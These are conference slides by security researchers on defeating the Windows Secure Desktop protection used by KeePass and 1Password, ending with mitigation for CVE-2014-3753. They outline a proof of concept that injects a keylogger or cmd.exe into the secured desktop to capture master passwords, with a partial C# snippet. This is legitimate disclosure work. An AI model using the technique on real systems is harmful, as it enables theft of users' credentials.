

## Agenda

- 1 Who Are We?
- 2 Intro To Secure Desktop
  - What is it?
  - What does it work?
- 3 Windows API
- 4 Our PoC
- ⑤ Mitigation
- **6** Conclusions

## Who are we?

### Don't know you

#### Bruno Gonçalves de Oliveira

- Senior SpiderLabs Security Consultant
- MSc Candidate
- Offensive Security
- Talks at AppSec USA 14, THOTCON, SOURCE Boston, Black Hat DC,
   SOURCE Barcelona, DEF CON, Hack In The Box, ToorCon, Ekoparty, YSTS & H2HC.

#### Márcio Almeida Macêdo

- SpiderLabs Security Consultant
- MSc Degree focusing in Web Applications Security UFPE
- Talks at Alligator Security Conference 2012 and 2013, YSTS, Ekoparty and Black Hat.





## **Secure Desktop**

#### What is it?

- A way to protect against keystrokes sniffers.
- A new desktop created from the \*original\* one that should isolate the application.
- Only accessed with SYSTEM privileges.

#### Enter Master Key on Secure Desktop (Protection against Keyloggers)

Note: KeePass was one of the first (maybe even the first) password manager that allows entering the master key on a secure desktop!

KeePass 2.x has an option (in 'Tools' -> 'Options' -> tab 'Security') to show the master key dialog on a secure desktop (supported on Windows ≥ 2000), similar to Windows' User Account Control (UAC). Almost no keylogger works on a secure desktop.

The option is disabled by default for compatibility reasons.

#### (eePass 2.x Only

Note that auto-type can be secured against keyloggers, too, by using Two-Channel Auto-Type Obfuscation.




## **Secure Desktop**

#### How does it work?

- It is utilized the functions from Desktop objects (Windows API) to create the new desktop.
- It is only accessed with SYSTEM privileges.








# Demo 2 Injecting payload on process



# Demo 3 Courtesy Shell – VNC Payload



## **Desktop Functions (user32.dll)**


#### **MSDN**

- CloseDesktop
- CreateDesktop
- EnumDesktops
- GetThreadDesktop
- OpenDesktop
- OpenInputDesktop
- SetThreadDesktop
- SwitchDesktop






## Sessions, Windows Stations and Desktops






## What the Applications do?





## **Our Attack**





## **Attack Details**

#### **Proof-Of-Concept**

- Utilizing OpenDesktop (user32.dll) function request the desktop to be opened.
- Utilizing SetThreadDesktop (user32.dll) get access to desktop.
- Utilizing CreateProcess (kernel32.dll) Start a KeyLogger process into this desktop.
- Get the user input via the KeyLogger process into the "Secured Desktop".




## **Proof-Of-Concept**

#### **Source Code**


```
static void Main(string[] args) {
1.
2.
             IntPtr hNewDesktop;
3.
             while (true)
4.
                foreach (string desktop in GetDesktops())
5.
6.
                  if (!hasP0wn3d(desktop))
7.
8.
9.
10.
                    hNewDesktop = Open(desktop);
11.
                    Task.Factory.StartNew(() =>
12.
13.
                      SetThreadDesktop(hNewDesktop);
                      CreateProcess("c:\\windows\\system32\\cmd.exe", desktop);
14.
15.
                    }).Wait();
                    _p0wn3d_desktops.Add(desktop);
16.
17.
18.
19.
20.
```







## **Session Isolation**







# Solution Adopted by 1Password (CVE-2014-3753)

## **Solution Adopted by 1Password**

CVE-2014-3753

Detect if the 1Password is the unique process/program running into the Secure Desktop and if isn't close the desktop and alert the user.

